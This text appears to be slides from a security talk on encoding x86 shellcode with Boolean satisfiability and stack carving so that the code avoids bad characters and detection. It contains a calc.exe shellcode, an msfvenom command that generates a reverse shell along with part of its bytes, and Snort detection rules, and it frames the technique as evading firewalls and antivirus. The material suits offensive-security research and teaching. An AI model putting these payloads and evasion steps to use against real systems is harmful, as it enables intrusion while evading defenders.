Encoding Shellcode with Boolean Expression Satisfaction


Brian Welch

Speaker


- Brian Welch
- GitHub -- https://github.com/welchbj
- Website -- https://brianwel.ch

What We Want to Accomplish


Start out with some raw shellcode



Identify a set of characters we don't want in the shellcode



Create a modified shellcode that gradually builds the original shellcode in memory



Ensure execution flow reaches our "unraveled" in-memory shellcode

Disclaimer

- Only looking at x86 shellcode
- Ignoring modern security mitigations (NX/DEP)

Shellcoding Basics

Anatomy of a Shellcode

- What are we looking at?
  - The C syntax provides a mechanism for running this shellcode
  - The comments on the right are the original assembly instructions
  - The bytes on the left are the x86 machine code for those instructions

```
int main(int argc, char *argv[])
{
    char shellcode[] =
        "\x31\xC9"                  // xor ecx,ecx
        "\x51"                      // push ecx
        "\x68\x63\x61\x6C\x63"      // push 0x636c6163
        "\x54"                      // push dword ptr esp
        "\xB8\xC7\x93\xC2\x77"      // mov eax,0x77c293c7
        "\xFF\xD0";                 // call eax

    ((void(*)())shellcode)();

    return 0;
}
```

clear the *ecx* register

push the string “calc” to the stack

load the address of the *system()* function

call *system(“calc”)*

Figure 1. Windows XP SP3 calc.exe shellcode [1]

Assembling our Shellcode

- The conversion from assembly to bytecode is static
  - For example, *inc eax* will always map to the byte *\x40*
- Programs that perform this conversion are called assemblers
  - NASM -- the open source assembler [2]
- We call the assembled representation bytecode or shellcode

```
root@kali:~/examples# cat shellcode.asm
[BITS 32]
global _start
_start:

; simple for loop from 0 to 4
        xor cx,cx
loop:   nop
        inc cx
        cmp cx,5
        jle loop
root@kali:~/examples# nasm shellcode.asm && xxd -p shellcode | sed 's/.\{2\}/\\x&/g' | tr -d '\n' && echo
\x66\x31\xc9\x90\x66\x41\x66\x83\xf9\x05\x7e\xf7
root@kali:~/examples#
```

Figure 2. An simple for loop assembly program and its assembled bytecode form

The Need for Encoding

Slipping Through Firewalls

- Shellcodes typically follow some common patterns
- Firewalls and AV can detect these patterns and act accordingly
- If our shellcode can adapt to new restrictions, we go undetected

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE sparc setuid 0"; content:"|82 10| |17 91 D0| |08|"; reference:arachnids
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 setgid 0"; content:"|B0 B5 CD 80|"; reference:arachnids,284; classt
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 setuid 0"; content:"|B0 17 CD 80|"; reference:arachnids,436; classt
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE SGI NOOP"; content:"|03 E0 F8|%|03 E0 F8|%|03 E0 F8|%|03 E0 F8|%"; refe
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE SGI NOOP"; content:"|24 0F 12|4|24 0F 12|4|24 0F 12|4|24 0F 12|4"; refe
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE AIX NOOP"; content:"O|FF FB 82|O|FF FB 82|O|FF FB 82|O|FF FB 82|"; clas
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE Digital UNIX NOOP"; content:"G|FF 04 1F|G|FF 04 1F|G|FF 04 1F|G|FF 04 1
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE HP-UX NOOP"; content:"|08|!|02 80 08|!|02 80 08|!|02 80 08|!|02 80|"; r
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE HP-UX NOOP"; content:"|0B|9|02 80 0B|9|02 80 0B|9|02 80 0B|9|02 80|"; r
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE sparc NOOP"; content:"|13 C0 1C A6 13 C0 1C A6 13 C0 1C A6 13 C0 1C A6|
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE sparc NOOP"; content:"|80 1C|@|11 80 1C|@|11 80 1C|@|11 80 1C|@|11|"; r
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE sparc NOOP"; content:"|A6 1C C0 13 A6 1C C0 13 A6 1C C0 13 A6 1C C0 13|
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 NOOP"; content:"|90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 stealth NOOP"; content:"|EB 02 EB 02 EB 02|"; reference:arachnids,2
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 0x90 unicode NOOP"; content:"|90 00 90 00 90 00 90 00 90 00|"; clas
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE Linux shellcode"; content:"|90 90 90 E8 C0 FF FF FF|/bin/sh"; reference
```

Figure 3. Snort rules for different shellcode patterns [3]

Application Bad Character Restrictions


- We need to think about the context of a payload's delivery
- What kind of characters are allowed for a filename field?
  - Alphanumeric characters
  - A limited set of extras -- periods, dashes, etc.
- What kind of characters are allowed for a URL field?
  - Similar to filenames, but with a few extras -- slashes, colons, etc.
- Typically, alphanumeric characters are safe to use

Stack Carving

Stack Carving

- Where are we now?
  - We know the final shellcode that we want to execute
  - We know some bad characters that we want to avoid including in our raw payload
- Stack carving
  - Avoid our bad character restrictions by gradually writing (i.e., carving) our desired shellcode on the stack
- Acts as our mechanism for building our original shellcode in-memory

Stack Carving -- A Simple Example



Manual Stack Carving Encoding

- How do we avoid explicitly using bad characters, but still write them to the stack?
  - Simple (but tedious) math
- For example, let's say we need to write the value *0x12345678* to the stack, but *\x12*, *\x34*, *\x56*, and *\x78* are **all** bad characters
  - Remember, *0x12345678* is a 32-bit value composed of four 8-bit values
- Is there some combination of arithmetic operations that avoid using these values, but still puts our desired value on the stack?

Manual Stack Carving Encoding (cont.)

- Based on our bad character set, what assembly snippets do we have to work with?
  - Basic arithmetic instructions
  - Methods of putting values in registers
  - These “snippets” can be referred to as gadgets
- Through some manual tribulations, we can find two XOR factors that produce our desired value
  - *0x89898981 xor 0x9bbddff9 = 0x12345678*
  - However, this can take a while to do by hand




Figure 5. An assembly program that writes the desired value *0x12345678* to the stack

Manual Stack Carving Encoding (cont.)

- We came up with these factors through some mental gymnastics
- We were able to factor one 32-bit dword (i.e., four bytes)
  - A typical reverse shell payload is on the order of 200 to 300 bytes
  - This is possible to encode manually, but not in a feasible amount of time
- Is there a way we can speed up this process?

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=80 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of c file: 1386 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
```

Figure 6. An example reverse shell shellcode, measuring 324 bytes

Boolean Satisfiability

Boolean Expression Satisfiability

- What inputs will make the entire expression true?
  - In other words, what values “satisfy” the expression?
- For a given expression, there can be many SAT solutions
- This is a problem that computers can solve **very** quickly
  - Many libraries already exist -- PicoSAT [8]
- Many solvers require Conjunctive Normal Form (CNF)
  - *(A or B) and (~C or D) and (E or F or ~G)*




Figure 8. SAT solution from http://bool.tools [7]

Our Satisfiability Solution Space


- What do we know?
  - The Boolean operators we are allowed to use (and, or, xor, etc.)
  - The value we want to end with
  - The bad characters we aren't allowed to use
- Can we encapsulate these constraints into Boolean expressions?
  - Spoiler alert -- yes
- What exactly are we looking for?
  - Some combination of valid operands and operators that produce our desired value

Operand Factorization

- Let's return to our *0x12345678* example
  - Remember that *\x12*, *\x34*, *\x56*, and *\x78* are bad characters
- We perform factorization in a byte-by-byte fashion
  - We encounter a lot of the same bytes over the course of a shellcode
  - Consequently, we can cache our factorization results aggressively
- What are the variables that map the solution space?
  - Desired value constraint clauses
  - Bad character constraint clauses
  - Number of factors


Operand Factorization (cont.)

- The number of factors drastically changes the overall expression
  - Consequently, this is the one thing we need to “brute-force”
- How can we encode the factor values in our expression?
  - Each bit of each factor is its own variable -- i.e., *b0_f0* = bit 0 of factor 0
  - We can then generate our constraint clauses on a per-bit basis
- Let’s start with a two factor XOR attempt for the byte *\x12*



Operand Factorization (cont.)


- Let's ignore bad character constraints for a moment
- We can turn the our diagram into an eight-clause expression




```
~(b0_f0 xor b0_f1) and ~(b1_f0 xor b1_f1) and ~(b2_f0 xor b2_f1)
  and (b3_f0 xor b3_f1) and ~(b4_f0 xor b4_f1) and ~(b5_f0 xor
      b5_f1) and (b6_f0 xor b6_f1) and ~(b7_f0 xor b7_f1)
```

Operand Factorization (cont.)

- Now, let's worry about the bad characters
- What do we know?
  - The specific byte values that are not permitted
  - Our expression variables associated with each factor




```
~(~b0_f0 and ~b1_f0 and ~b2_f0 and b3_f0 and ~b4_f0 and ~b5_f0 and b6_f0 and
~b7_f0)
```

- We must apply these constraints to each of our factors
  - The total number of clauses will be *num_factors * num_bad_chars*

Operand Factorization (cont.)

- Combining all of the sub-expressions, what is our final expression?

```
~((0 xor b0_f0) xor b0_f1) and ((0 xor b1_f0) xor b1_f1) and ~((0
 xor b2_f0) xor b2_f1) and ~((0 xor b3_f0) xor b3_f1) and ((0 xor
  b4_f0) xor b4_f1) and ~((0 xor b5_f0) xor b5_f1) and ~((0 xor
 b6_f0) xor b6_f1) and ~((0 xor b7_f0) xor b7_f1) and ~(~b0_f0 and
  b1_f0 and ~b2_f0 and ~b3_f0 and b4_f0 and ~b5_f0 and ~b6_f0 and
 ~b7_f0) and ~(~b0_f1 and b1_f1 and ~b2_f1 and ~b3_f1 and b4_f1 and
~b5_f1 and ~b6_f1 and ~b7_f1) and ~(~b0_f0 and ~b1_f0 and b2_f0 and
 ~b3_f0 and b4_f0 and b5_f0 and ~b6_f0 and ~b7_f0) and ~(~b0_f1 and
   ~b1_f1 and b2_f1 and ~b3_f1 and b4_f1 and b5_f1 and ~b6_f1 and
 ~b7_f1) and ~(~b0_f0 and b1_f0 and b2_f0 and ~b3_f0 and b4_f0 and
 ~b5_f0 and b6_f0 and ~b7_f0) and ~(~b0_f1 and b1_f1 and b2_f1 and
~b3_f1 and b4_f1 and ~b5_f1 and b6_f1 and ~b7_f1) and ~(~b0_f0 and
   ~b1_f0 and ~b2_f0 and b3_f0 and b4_f0 and b5_f0 and b6_f0 and
 ~b7_f0) and ~(~b0_f1 and ~b1_f1 and ~b2_f1 and b3_f1 and b4_f1 and
                    b5_f1 and b6_f1 and ~b7_f1)
```

Operand Factorization (cont.)

- But before we can satisfy it, we have to convert it to CNF
- This gives us the *actual* final expression we can satisfy


```
((1 or b0_f0 or b0_f1) and (0 or not b0_f0 or b0_f1) and (not b0_f0 or 1 or not
b0_f1) and (0 or b0_f0 or not b0_f1)) and ((not b1_f1 or 1 or b1_f0) and (not b1_f1
 or 0 or not b1_f0) and (b1_f0 or b1_f1) and (not b1_f0 or 1 or b1_f1)) and ((1 or
b2_f0 or b2_f1) and (0 or not b2_f0 or b2_f1) and (not b2_f0 or 1 or not b2_f1) and
(0 or b2_f0 or not b2_f1)) and ((1 or b3_f0 or b3_f1) and (0 or not b3_f0 or b3_f1)
and (not b3_f0 or 1 or not b3_f1) and (0 or b3_f0 or not b3_f1)) and ((not b4_f1 or
1 or b4_f0) and (not b4_f1 or 0 or not b4_f0) and (b4_f0 or b4_f1) and (not b4_f0 or
1 or b4_f1)) and ((1 or b5_f0 or b5_f1) and (0 or not b5_f0 or b5_f1) and (not b5_f0
or 1 or not b5_f1) and (0 or b5_f0 or not b5_f1)) and ((1 or b6_f0 or b6_f1) and (0
 or not b6_f0 or b6_f1) and (not b6_f0 or 1 or not b6_f1) and (0 or b6_f0 or not
b6_f1)) and ((1 or b7_f0 or b7_f1) and (0 or not b7_f0 or b7_f1) and (not b7_f0 or 1
 or not b7_f1) and (0 or b7_f0 or not b7_f1)) and (b0_f0 or not b1_f0 or b2_f0 or
b3_f0 or not b4_f0 or b5_f0 or b6_f0 or b7_f0) and (b0_f1 or not b1_f1 or b2_f1 or
b3_f1 or not b4_f1 or b5_f1 or b6_f1 or b7_f1) and (b0_f0 or b1_f0 or not b2_f0 or
b3_f0 or not b4_f0 or not b5_f0 or b6_f0 or b7_f0) and (b0_f1 or b1_f1 or not b2_f1
or b3_f1 or not b4_f1 or not b5_f1 or b6_f1 or b7_f1) and (b0_f0 or not b1_f0 or not
b2_f0 or b3_f0 or not b4_f0 or b5_f0 or not b6_f0 or b7_f0) and (b0_f1 or not b1_f1
 or not b2_f1 or b3_f1 or not b4_f1 or b5_f1 or not b6_f1 or b7_f1) and (b0_f0 or
b1_f0 or b2_f0 or not b3_f0 or not b4_f0 or not b5_f0 or not b6_f0 or b7_f0) and
(b0_f1 or b1_f1 or b2_f1 or not b3_f1 or not b4_f1 or not b5_f1 or not b6_f1 or
b7_f1)
```

Putting it All Together

Putting the Pieces Together

- Where are we now?
  - We know how to factor our shellcode to avoid bad characters
  - We know how to write values to the stack
- How can we close the last mile?
  - Some stack alignment logic
  - Automated methods for slicing up our shellcode
  - Converting SAT solutions back to assembly instructions
  - Come up with some x86 gadgets for repeated mechanics

Encoding Flow



donatello

